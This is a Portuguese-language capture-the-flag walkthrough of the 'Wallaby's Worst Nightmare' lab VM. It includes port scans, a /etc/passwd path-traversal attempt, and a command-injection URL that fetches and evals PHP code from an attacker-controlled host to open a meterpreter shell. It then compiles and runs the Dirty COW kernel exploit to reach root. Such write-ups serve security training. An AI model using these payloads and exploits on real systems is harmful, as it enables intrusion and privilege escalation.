

## Nightmare


IP da máquina: 192.168.2.102 // MAC: 08:00:27:02:A4:C6

Resultados do nmap:

nmap -sS -sV -O -p- 192.168.2.102

```
PORT      STATE      SERVICE  VERSION
22/tcp    open      ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open      http      Apache httpd 2.4.18 ((Ubuntu))
6667/tcp  filtered  irc
MAC Address: 08:00:27:02:A4:C6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

http://192.168.2.102/



Your username for this ctf is *headcusher*

click here to change your username:

Submit

Welcome to the Wallaby's Worst Nightmare 2 part series VM.  
A few tips.  
1. Fuzzing is your friend.  
2. Tmux can be useful for many things.  
3. Your environment matters.  
Good luck and have fun! -Waldo

[Start the CTF!](#)

http://192.168.2.102/?page=home





Let's *observe* him for now, maybe I could learn about him from his behavior.



Usuários encontrados:

http://192.168.2.102/?page=../../../../etc/passwd






**Nice try *headcusher* buddy, this vector is patched!**


Após tentar “http://192.168.2.102/?page=../../../../../../etc/passwd” eu não pude mais acessar o site, então fiz um novo nmap e mostrou uma nova porta aberta:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
6667/tcp  filtered irc
60080/tcp open  http      Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:02:A4:C6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

http://192.168.2.102:60080/:



As we all know, *security by obscurity* is the way to go...  
**SECURITY BY OBSCURITY 101!**



http://192.168.2.102:60080/?page=



**Dude, *headcusher* what are you trying over here?!**


Resultados do dirb:

dirb http://192.168.2.102:60080/?page=


```
--- Scanning URL: http://192.168.2.102:60080/?page= ---
+ http://192.168.2.102:60080/?page=.git/HEAD (CODE:200|SIZE:903)
+ http://192.168.2.102:60080/?page=.svn/entries (CODE:200|SIZE:903)
+ http://192.168.2.102:60080/?page=_vti_bin/_vti_adm/admin.dll (CODE:200|SIZE:903)
+ http://192.168.2.102:60080/?page=_vti_bin/_vti_aut/author.dll (CODE:200|SIZE:903)
+ http://192.168.2.102:60080/?page=_vti_bin/shtml.dll (CODE:200|SIZE:903)
+ http://192.168.2.102:60080/?page=cgi-bin/ (CODE:200|SIZE:903)
+ http://192.168.2.102:60080/?page=contact (CODE:200|SIZE:895)
+ http://192.168.2.102:60080/?page=CVS/Entries (CODE:200|SIZE:903)
+ http://192.168.2.102:60080/?page=CVS/Repository (CODE:200|SIZE:903)
+ http://192.168.2.102:60080/?page=CVS/Root (CODE:200|SIZE:903)
+ http://192.168.2.102:60080/?page=home (CODE:200|SIZE:1150)
+ http://192.168.2.102:60080/?page=index (CODE:200|SIZE:1365)
+ http://192.168.2.102:60080/?page=mailer (CODE:200|SIZE:1088)
```

Evidencia encontrada:

<http://192.168.2.102:60080/?page=mailer>



Coming Soon guys!




<http://192.168.2.102:60080/?page=mailer&mail=pwd>




Coming Soon guys!

Iniciando o metasploit:

[https://www.rapid7.com/db/modules/exploit/multi/script/web\\_delivery](https://www.rapid7.com/db/modules/exploit/multi/script/web_delivery)




[http://192.168.2.102:60080/?page=mailer&mail=php%20-d%20allow\\_url\\_fopen=true%20-r%20%22eval\(file\\_get\\_contents\(%27http://192.168.2.109:8080/w6MgAygVy2yZ%27,%20false,%20stream\\_context\\_create\(\[%27ssl%27=%3E\[%27verify\\_peer%27=%3Efalse,%27verify\\_peer\\_name%27=%3Efalse\]\)\)\);%22](http://192.168.2.102:60080/?page=mailer&mail=php%20-d%20allow_url_fopen=true%20-r%20%22eval(file_get_contents(%27http://192.168.2.109:8080/w6MgAygVy2yZ%27,%20false,%20stream_context_create([%27ssl%27=%3E[%27verify_peer%27=%3Efalse,%27verify_peer_name%27=%3Efalse])));%22)



Coming Soon guys!

Sessão aberta:



```
meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer      : ubuntu
OS           : Linux ubuntu 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64
Meterpreter  : php/linux
```

Searchsploit:

```
root@kali:~# searchsploit 40616.c
-----
Exploit Title                                     | Path
-----
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race | linux/local/40616.c
-----
```

```
root@kali:~# cp /usr/share/exploitdb/exploits/linux/local/40616.c .
```

Upload:

```
meterpreter > cd /tmp
meterpreter > upload 40616.c
[*] uploading   : 40616.c -> 40616.c
[*] Uploaded -1.00 B of 4.85 KiB (-0.02%): 40616.c -> 40616.c
[*] uploaded    : 40616.c -> 40616.c
meterpreter >
```

```
pwd
/tmp
ls
40616.c
VMwareDnD
systemd-private-7b02d29d9edf48db9eb27269c16455b7-systemd-timesyncd.service-iMIXdB
tmux-1000
```

Compilação:

gcc 40616.c -o dirty -pthread

```
gcc 40616.c -o dirty -pthread
40616.c: In function 'proccelfmemThread':
40616.c:99:17: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [-Wint-conversion]
    lseek(f, map, SEEK_SET);
           ^
In file included from 40616.c:28:0:
/usr/include/unistd.h:337:16: note: expected '__off_t {aka long int}' but argument is of type 'void *'
extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
                   ^
40616.c: In function 'main':
40616.c:136:5: warning: implicit declaration of function 'asprintf' [-Wimplicit-function-declaration]
    asprintf(&backup, "cp %s /tmp/bak", suid_binary);
    ^
40616.c:140:5: warning: implicit declaration of function 'fstat' [-Wimplicit-function-declaration]
    fstat(f, &st);
    ^
40616.c:142:12: warning: format '%d' expects argument of type 'int', but argument 2 has type '__off_t {aka long int}' [-Wformat=]
    printf("Size of binary: %d\n", st.st_size);
           ^
./dirty
```

Root:

```
id
uid=0(root) gid=33(www-data) groups=33(www-data)
uname -a
Linux ubuntu 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
```